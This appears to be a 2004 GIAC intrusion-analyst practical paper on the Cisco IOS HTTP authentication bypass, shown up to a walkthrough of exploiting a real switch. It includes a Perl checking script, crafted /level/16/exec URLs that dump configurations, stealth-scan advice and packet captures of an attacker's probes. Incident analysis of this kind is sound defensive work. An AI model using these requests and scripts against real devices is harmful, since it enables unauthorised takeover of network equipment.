GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
February 2004
Version 3.4

David L. McFarland

A Comprehensive Look Into Intrusion Detection

Table of Contents

Abstract

This paper is submitted as part of the GCIA (GIAC Certification Intrusion Analyst) program. Contained within are the three assignments, or parts, that are required for the practical portion of the certification.

The first part, "Describe the State of Intrusion Detection", I'll provide an overview of the Cisco IOS (Internetwork Operating System) HTTP Server Authentication vulnerability with the intent of providing a basic foundation for my main topic on how to exploit the Cisco Web Interface. The discussion commences with discovery methods used to locate vulnerable devices and progresses through to the final section of defensive recommendations. In between, I'll provide insight on how the vulnerability might be exploited, and present you with some "real world" packet level data samples that were captured in October of this year.

The second part, "Three Network Detects", contains in-depth analysis on using the framework set forth in the practical assignment guide. The first two potential exploits were obtained from an enterprise network that I monitor and the third came from the downloaded raw log file.

The third and last part, "Analyze This", contains my analysis of the university's network data spanning a five-day period. Various programs and commands were used to parse the data and identify significant events of interest, attacks, vulnerabilities, and suspicious activity.

Exploiting Cisco's Web Interface Vulnerability

Part 1 - Introduction

Within many Cisco devices running IOS (Internetwork Operating System) versions 11.3 to 12.2, there exists a vulnerability that could allow remote user to gain full administrative privileges. When the HTTP server is enabled and local authorization is used, it is possible for an attacker to bypass the authentication on the web management interface and execute any command on the device. If successfully exploited, the attacker could take over the box and not only view configurations, but change them as well.

The intent of this paper is to first provide a description of the Cisco IOS HTTP Server Authentication Vulnerability, including devices that may be affected. Next, I'll provide an example of how the web interface vulnerability could be exploited. This will include some packet level data that was derived from a real world incident in which the exploit was used. Lastly, I'll provide information on how to guard against the vulnerability, including workarounds and Snort signatures.

Part 2 - Description of the Cisco IOS Vulnerability

Most Cisco devices running the vulnerable IOS have the capability to allow administrators to use a web interface for monitoring and administering Cisco devices. The problem lies in the HTTP authentication system, in that it may allow a remote attacker to send a crafted URL query to a vulnerable HTTP server, and in turn take control of the device. If successful, he/she can execute any function on the device at level 15 (enable level, the most privileged level). The format of the crafted URL is "***http://<device_address>/level/xx/exec/....***", whereas ***xx*** is a number between 16 and 99.

Fortunately, the same URL will not consistently work for every Cisco device. Unfortunately though, there are only 84 different combinations to try, so it would be easy for an attacker to test them all in a short period of time.


Successful exploitation depends on the target's hardware and software. Cisco devices running IOS versions 11.3 to 12.2 are vulnerable, including, but not limited to, the following:

Routers	AGS/MGS/CGS/AGS+, IGS, RSM, 800, ubr900, 1000, 1400, 1500, 1600, 1700, 2500, 2600, 3000, 3600, 3800, 4000, 4500, 4700, AS5200, AS5300, AS5800, 6400, 7000, 7100,·7200, ubr7200, 7500, and 12000
Catalysts	1900, 2800, 2900, 2900XL, 3000, 3500XL, 5000, and 6000
ATM switch	LS1010

Part 3 - Exploiting the Vulnerability

Locating a Victim

To locate a network device, the same method employed to discover any other system can be employed – a port scan. To help accomplish this, there are a variety of tools at your disposal. The New Order website contains a fairly extensive list of scanning tools available. If you're interested in taking a peek, their website is located at http://neworder.box.sk/codebox.links.php?&key=portsc. Based on my research, "Network Mapper" (NMap) seemed the preferred fingerprinting tool. It's a free open source utility for network exploration and was designed to rapidly scan large networks, although it works fine against single hosts. It's available for download at URL http://www.insecure.org/nmap/.



Host: 192.168.0.1

Mode: (●) SYN Stealth

```
CMD: -sS -PT -PI -O -T 3 192.168.0.1    08/12/03    22:59:44
```

NMapWin version 1.3.1


According to the NMapWin Help File, the switch settings that are recommended when scanning for networking devices are –sF, -sX, and –sN. Why use these scans used instead of a SYN scan? Mainly because the SYN scan isn't as clandestine as the more advanced FIN, NULL, and XMAS Tree scans. As such, it runs a higher risk of being detected.

-sF	Switch used for FIN Scan
-sX	Switch used for XMAS tree Scan
-sN	Switch used for Null Scan

After locating a device(s), we'll need to find out if it's susceptible to the vulnerability. A tool that can be useful in completing this task is called Nessus Security Scanner. The program easy to use, powerful, up-to-date, and best of all it's free. If you'd like more information on the Nessus Security Scanner, or would like to download a copy, visit their website at http://www.nessus.org.

Other vulnerability scanners are available, but according to a "Network Computer" article at http://www.networkcomputing.com/1201/1201f1b1.html, Nessus is the best. The site featured an article entitled "Vulnerability

Assessment Scanners", in which they tested and compared eight scanners. According to their results, Nessus beat the competition by detecting more vulnerabilities than it's competitors. The results of their tests are posted on their website at http://img.cmpnet.com/nc/1201/graphics/f1-detect-results.pdf.



Vulnerability Scanners: Detection Results

Axent Technologies NetRecon 3.0 + SU7	BindView HackerShield	eEye Digital Security Retina	Internet Security Systems Internet Scanner	Nessus Security Scanner	Network Associates CyberCop Scanner	SARA	World Wide Digital Security SAINT

***Source:* http://img.cmpnet.com/nc/1201/graphics/f1-detect-results.pdf**

Alternatively, scripts designed to check for the Cisco IOS HTTP Authentication vulnerability are also at your disposal. An example of such a script is listed below.


```
#!/usr/bin/perl
# modified roelof's uni.pl
# to check cisco ios http auth bug
# cronos <cronos@olympos.org>
use Socket;
print "enter IP (x.x.x.x): ";
$host= <STDIN>;
chop($host);
$i=16;
$port=80;
$target = inet_aton($host);
$flag=0;
LINE: while ($i<100) {
# ------------- Sendraw - thanx RFP rfp@wiretrip.net
my @results=sendraw("GET /level/".$i."/exec/- HTTP/1.0\r\n\r\n");
foreach $line (@results){
        $line=~ tr/A-Z/a-z/;
        if ($line =~ /http\/1\.0 401 unauthorized/) {$flag=1;}
        if ($line =~ /http\/1\.0 200 ok/) {$flag=0;}
}
        if ($flag==1){print "Not Vulnerable with $i\n\r";}
                else {print "$line Vulnerable with $i\n\r"; last LINE; }
        $i++;
sub sendraw {
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
}
```

Source: http://downloads.securityfocus.com/vulnerabilities/exploits/cishttpex.pl

Real World Incident

This is where the real world information comes into play. Before plunging into it, let me give you a little background information pertaining to the incident.

In October this year, large scale probing activity was detected from IP 216.229.32.86 (itac86.cos.pcisys.net), Precision Communications, Inc, Colorado Springs, CO, against multiple IPs within the MY.NET.10.x network (my network). Further analysis of the probing activity revealed that one host, MY.NET.10.192, responded to the probe. The responsive IP was a Cisco WS-2950-12 switch, with its web interface (HTTP server feature) enabled


External-2950-12 Home Page - Microsoft Internet Explorer provided by

Address: http:/[redacted]level/16

Cisco Systems

Accessing Cisco WS-C2950-12 "External-2950-12"

Cluster Management Suite or Visual Switch Manager

Telnet - To the Switch.

Show interfaces - Display the status o
Show diagnostic log - Display the diag
Web Console - HTML access to the c

Show tech-support - Display informati

Help resources

1. CCO at www.cisco.com - Cisco Conne
2. tac@cisco.com - e-mail the TAC.
3. 1-800-553-2447 or +1-408-526-7209 -
4. cs-html@cisco.com - e-mail the HTM

External-2950-12 Home Page - Microsoft Internet Explorer provided by

Address: http://[redacted]level/16

Cisco Systems

Accessing Cisco WS-C2950-12 "External-2950-12"

Cluster Management Suite or Visual Switch Manager

http://MY.NET.10.192/level/16


Note:
The real world data was obtained from a vulnerable Cisco switch. However, the concept of exploitation would be the same for other devices such as a Cisco router

As mentioned earlier, when the HTTP server feature is enabled and local authorization is used, it is possible, under some circumstances, to bypass the authentication and execute any command on the device. By sending a crafted URL, it is possible for an intruder to bypass authentication and execute any command on the switch at the "enable level" (the privilege level). Local analysts determined the Cisco WS-2950-12 switch was susceptible to the Cisco HTTP authorization vulnerability, as we were able to bypass authentication (see table below) using the crafted URL: "http://<device_IP_address>/level/**xx**/exec/....", whereas **xx** is a number between 16 and 99. For example, the screen capture above was the result of the crafted URL "http://MY.NET.10.192/level/16".

Crafted URLs that were tried and successfully returned data included the following:

http://MY.NET.10.192/level/16
http://MY.NET.10.192/level/16/exec/
http://MY.NET.10.192/level/16/exec//**show**
http://MY.NET.10.192/level/16/exec//**show/access-lists**
http://MY.NET.10.192/level/16/exec//**show/configuration**
http://MY.NET.10.192/level/16/exec//**show/interfaces**
http://MY.NET.10.192/level/16/exec//**show/interfaces/status**
http://MY.NET.10.192/level/16/exec//**show/version**
http://MY.NET.10.192/level/16/exec//**show/running-config/ interface/FastEthernet**

Below is the result of http://MY.NET.10.192/level/16/exec//show/version URL.


External-2950-12 /level/16/exec//show/version - Microsoft Internet Explorer provided by
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Mail Print Edit Discuss
Address http MY.NET.10.192 /level/16/exec//show/version

External-2950-12

```
Cisco Internetwork Operating System Software
IOS (tm) C2950 Software (C2950-C3H2S-M), Version 12.0(5.3)WC(1), MAINTENANCE INTERIM SOFTWARE
Copyright (c) 1986-2001 by cisco Systems, Inc.
Compiled Mon 30-Apr-01 07:56 by devgoyal
Image text-base: 0x80010000, data-base: 0x8031A000

ROM: Bootstrap program is CALHOUN boot loader

External-2950-12 uptime is 3 weeks, 3 days, 6 hours, 41 minutes
System returned to ROM by power-on
System image file is "flash:c2950-c3h2s-mz.120-5.3.WC.1.bin"


cisco WS-C2950-12 (RC32300) processor (revision B0) with 22260K bytes of memory.
Processor board ID FAB0601P2Q4
Last reset from system-reset
```

http://MY.NET.10.192/level/16/exec//show/version

Captured packets indicated that the intruder from probing IP 216.229.32.86 might have attempted commands to gain privilege level access on the MY.NET.10.192 system.

```
10/10-20:31:41.405067 MY.NET.10.192:80 -> 216.229.32.86:2809
TCP TTL:252 TOS:0x0 ID:3 IpLen:20 DgmLen:596
***A**** Seq: 0x92B1F3E5  Ack: 0xEF175A44  Win: 0xE74  TcpLen: 20
65 62 75 67 67 69 6E 67 20 66 75 6E 63 74 69 6F  ebugging functio
6E 73 20 28 73 65 65 20 61 6C 73 6F 20 27 75 6E  ns (see also 'un
64 65 62 75 67 27 29 0D 0A 3C 44 54 3E 3C 41 20  debug')..<DT><A
48 52 45 46 3D 2F 6C 65 76 65 6C 2F 31 36 2F 65  HREF=/level/16/e
78 65 63 2F 2F 64 65 6C 65 74 65 3E 64 65 6C 65  xec//delete>dele
74 65 3C 2F 41 3E 3C 44 44 3E 44 65 6C 65 74 65  te</A><DD>Delete
20 61 20 66 69 6C 65 0D 0A 3C 44 54 3E 3C 41 20   a file..<DT><A
48 52 45 46 3D 2F 6C 65 76 65 6C 2F 31 36 2F 65  HREF=/level/16/e
78 65 63 2F 2F 64 69 72 3E 64 69 72 3C 2F 41 3E  xec//dir>dir</A>
3C 44 44 3E 4C 69 73 74 20 66 69 6C 65 73 20 6F  <DD>List files o
6E 20 61 20 66 69 6C 65 73 79 73 74 65 6D 0D 0A  n a filesystem..
3C 44 54 3E 3C 41 20 48 52 45 46 3D 2F 6C 65 76  <DT><A HREF=/lev
65 6C 2F 31 36 2F 65 78 65 63 2F 2F 65 72 61 73  el/16/exec//eras
```

```
65 3E 65 72 61 73 65 3C 2F 41 3E 3C 44 44 3E 45   e>erase</A><DD>E
72 61 73 65 20 61 20 66 69 6C 65 73 79 73 74 65   rase a filesyste
6D 0D 0A 3C 44 54 3E 3C 41 20 48 52 45 46 3D 2F   m..<DT><A HREF=/
6C 65 76 65 6C 2F 31 36 2F 65 78 65 63 2F 2F 66   level/16/exec//f
6F 72 6D 61 74 3E 66 6F 72 6D 61 74 3C 2F 41 3E   ormat>format</A>
3C 44 44 3E 46 6F 72 6D 61 74 20 61 20 66 69 6C   <DD>Format a fil
65 73 79 73 74 65 6D 0D 0A 3C 44 54 3E 3C 41 20   esystem..<DT><A
48 52 45 46 3D 2F 6C 65 76 65 6C 2F 31 36 2F 65   HREF=/level/16/e
78 65 63 2F 2F 66 73 63 6B 3E 66 73 63 6B 3C 2F   xec//fsck>fsck</
41 3E 3C 44 44 3E 46 73 63 6B 20 61 20 66 69 6C   A><DD>Fsck a fil
65 73 79 73 74 65 6D 0D 0A 3C 44 54 3E 3C 41 20   esystem..<DT><A
48 52 45 46 3D 2F 6C 65 76 65 6C 2F 31 36 2F 65   HREF=/level/16/e
78 65 63 2F 2F 6D 6B 64 69 72 3E 6D 6B 64 69 72   xec//mkdir>mkdir
3C 2F 41 3E 3C 44 44 3E 43 72 65 61 74 65 20 6E   </A><DD>Create n
65 77 20 64 69 72 65 63 74 6F 72 79 0D 0A 3C 44   ew directory..<D
54 3E 3C 41 20 48 52 45 46 3D 2F 6C 65 76 65 6C   T><A HREF=/level
2F 31 36 2F 65 78 65 63 2F 2F 6D 6F 72 65 3E 6D   /16/exec//more>m
6F 72 65 3C 2F 41 3E 3C 44 44 3E 44 69 73 70 6C   ore</A><DD>Displ
61 79 20 74 68 65 20 63 6F 6E 74 65 6E 74 73 20   ay the contents
6F 66 20 61 20 66 69 6C 65 0D 0A 3C 44 54 3E 3C   of a file..<DT><
41 20 48 52 45 46 3D 2F 6C 65 76 65 6C 2F 31 36   A HREF=/level/16
2F 65 78 65 63 2F 2F 6E 6F 3E 6E 6F               /exec//no>no
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/10-20:33:52.708384 216.229.32.86:3009 -> MY.NET.10.191:80
TCP TTL:111 TOS:0x0 ID:41155 IpLen:20 DgmLen:468 DF
***AP*** Seq: 0xF1A2387A  Ack: 0xA3E07227  Win: 0xFFFF  TcpLen: 20
47 45 54 20 2F 6C 65 76 65 6C 2F 31 37 2F 65 78   GET /level/17/ex
65 63 2F 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63   ec/ HTTP/1.1..Ac
63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C   cept: image/gif,
20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70    image/x-xbitmap
2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D   , image/jpeg, im
61 67 65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69   age/pjpeg, appli
63 61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F   cation/vnd.ms-po
77 65 72 70 6F 69 6E 74 2C 20 61 70 70 6C 69 63   werpoint, applic
61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63   ation/vnd.ms-exc
65 6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F   el, application/
6D 73 77 6F 72 64 2C 20 2A 2F 2A 0D 0A 41 63 63   msword, */*..Acc
65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A   ept-Encoding: gz
69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 41 63 63   ip, deflate..Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E   ept-Language: en
2D 75 73 0D 0A 48 6F 73 74 3A 20 4D 59 2E 4E 45   -us..Host: MY.NE
54 2E 31 30 2E 31 39 31 0D 0A 52 65 66 65 72      T.10.191 ..Refer
65 72 3A 20 68 74 74 70 3A 2F 2F 4D 59 2E 4E 45   er: http://MY.NE
54 2E 31 30 2E 31 39 31 2F 6C 65 76 65 6C 2F      T.10.191/level/
0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F   ..User-Agent: Mo
7A 69 6C 6C 61 2F 34 2E 30 2B 28 63 6F 6D 70 61   zilla/4.0+(compa
74 69 62 6C 65 3B 2B 4D 53 49 45 2B 35 2E 30 3B   tible;+MSIE+5.0;
2B 57 69 6E 64 6F 77 73 2B 4E 54 3B 2B 44 69 67   +Windows+NT;+Dig
45 78 74 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65   Ext)..Content-Le
6E 67 74 68 3A 20 32 0D 0A 43 6F 6E 74 65 6E 74   ngth: 2..Content
2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69   -Type: applicati
6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72   on/x-www-form-ur
6C 65 6E 63 6F 64 65 64 0D 0A 0D 0A               lencoded....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/10-20:34:01.901369 216.229.32.86:3031 -> MY.NET.10.191:80
TCP TTL:111 TOS:0x0 ID:41226 IpLen:20 DgmLen:468 DF
***AP*** Seq: 0xF1D588E0  Ack: 0x9FF59B11  Win: 0xFFFF  TcpLen: 20
```


```
47 45 54 20 2F 6C 65 76 65 6C 2F 32 34 2F 65 78  GET /level/24/ex
65 63 2F 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63  ec/ HTTP/1.1..Ac
63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C  cept: image/gif,
20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70   image/x-xbitmap
2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D  , image/jpeg, im
61 67 65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69  age/pjpeg, appli
63 61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F  cation/vnd.ms-po
77 65 72 70 6F 69 6E 74 2C 20 61 70 70 6C 69 63  werpoint, applic
61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63  ation/vnd.ms-exc
65 6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F  el, application/
6D 73 77 6F 72 64 2C 20 2A 2F 2A 0D 0A 41 63 63  msword, */*..Acc
65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A  ept-Encoding: gz
69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 41 63 63  ip, deflate..Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E  ept-Language: en
2D 75 73 0D 0A 48 6F 73 74 3A 20 4D 59 2E 4E 45  -us..Host: MY.NE
54 2E 31 30 2E 31 39 31 0D 0A 52 65 66 65 72     T.10.191 ..Refer
65 72 3A 20 68 74 74 70 3A 2F 2F 4D 59 2E 4E 45  er: http://MY.NE
54 2E 31 30 2E 31 39 31 2F 6C 65 76 65 6C 2F     T.10.191/level/
0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F  ..User-Agent: Mo
7A 69 6C 6C 61 2F 34 2E 30 2B 28 63 6F 6D 70 61  zilla/4.0+(compa
74 69 62 6C 65 3B 2B 4D 53 49 45 2B 35 2E 30 3B  tible;+MSIE+5.0;
2B 57 69 6E 64 6F 77 73 2B 4E 54 3B 2B 44 69 67  +Windows+NT;+Dig
45 78 74 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65  Ext)..Content-Le
6E 67 74 68 3A 20 32 0D 0A 43 6F 6E 74 65 6E 74  ngth: 2..Content
2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69  -Type: applicati
6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72  on/x-www-form-ur
6C 65 6E 63 6F 64 65 64 0D 0A 0D 0A              lencoded....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/10-20:34:13.628223 216.229.32.86:3058 -> MY.NET.10.191:80
TCP TTL:111 TOS:0x0 ID:41301 IpLen:20 DgmLen:468 DF
***AP*** Seq: 0xF21486A9  Ack: 0x28BB9A42  Win: 0xFFFF  TcpLen: 20
47 45 54 20 2F 6C 65 76 65 6C 2F 33 33 2F 65 78  GET /level/33/ex
65 63 2F 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63  ec/ HTTP/1.1..Ac
63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C  cept: image/gif,
20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70   image/x-xbitmap
2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D  , image/jpeg, im
61 67 65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69  age/pjpeg, appli
63 61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F  cation/vnd.ms-po
77 65 72 70 6F 69 6E 74 2C 20 61 70 70 6C 69 63  werpoint, applic
61 74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63  ation/vnd.ms-exc
65 6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F  el, application/
6D 73 77 6F 72 64 2C 20 2A 2F 2A 0D 0A 41 63 63  msword, */*..Acc
65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A  ept-Encoding: gz
69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 41 63 63  ip, deflate..Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E  ept-Language: en
2D 75 73 0D 0A 48 6F 73 74 3A 20 4D 59 2E 4E 45  -us..Host: MY.NE
54 2E 31 30 2E 31 39 31 0D 0A 52 65 66 65 72     T.10.191 ..Refer
65 72 3A 20 68 74 74 70 3A 2F 2F 4D 59 2E 4E 45  er: http://MY.NE
54 2E 31 30 2E 31 39 31 2F 6C 65 76 65 6C 2F     T.10.191/level/
0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F  ..User-Agent: Mo
7A 69 6C 6C 61 2F 34 2E 30 2B 28 63 6F 6D 70 61  zilla/4.0+(compa
74 69 62 6C 65 3B 2B 4D 53 49 45 2B 35 2E 30 3B  tible;+MSIE+5.0;
2B 57 69 6E 64 6F 77 73 2B 4E 54 3B 2B 44 69 67  +Windows+NT;+Dig
45 78 74 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65  Ext)..Content-Le
6E 67 74 68 3A 20 32 0D 0A 43 6F 6E 74 65 6E 74  ngth: 2..Content
2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69  -Type: applicati
6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72  on/x-www-form-ur
```

```
6C 65 6E 63 6F 64 65 64 0D 0A 0D 0A                 lencoded....
```

Most references for the crafted URL that I found on the web show only a single slash after the "exec" portion, such as in the Cisco advisory which contains "GET /level/xx/exec/.... HTTP/1.0". I believe the four dots that immediately follow the "exec/" command are not to be taken literal, but are there to represent the issuance of any IOS command. As for the differences in the captured packets displayed above, a script similar to the one located on the Packet Security website at http://packetstormsecurity.nl/UNIX/scanners/ios-w3-vul.c, may have been used. To illustrate, an excerpt of the Packet Security script (entitled "Cisco IOS HTTP Server Vulnerability Scanner", written by the handle "Bashis") has been included below.

```
char getreq[] = "GET /level/";
char cmd_pwd[] = "/exec/-///pwd HTTP/1.0\n\n";
char cmd_sh_conf[] = "/exec/-///show/configuration HTTP/1.0\n\n";
```

How Was This Accomplished?
Actually, it's not difficult to exploit this particular vulnerability. Upon identifying a vulnerable Cisco device, open a web browser and type in the victim's information, http://MY.NET.10.192 in my case, and then hit return. If prompted to enter a user name and password, select cancel to bypass security authorization.


Authorization Required - Microsoft Internet Explorer provided by
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search
Address http://MY.NET.10.192
Enter Network Password
OK
Cancel

Authorization Required

Browser not authentication-capable or authentication failed.

Please type your user name and password.

Site: MY.NET.10.192

Realm: level 15 access


User Name

Password

Save this password in your password list

http://MY.NET.10.192

By entering *http://MY.NET.10.192/level/16/exec//**show/configuration***, we can obtain information on how interfaces, ACLs, SNMP Community Strings, and passwords.


External-2950-12 /level/16/exec//show/configuration - Microsoft Internet Explorer provided by
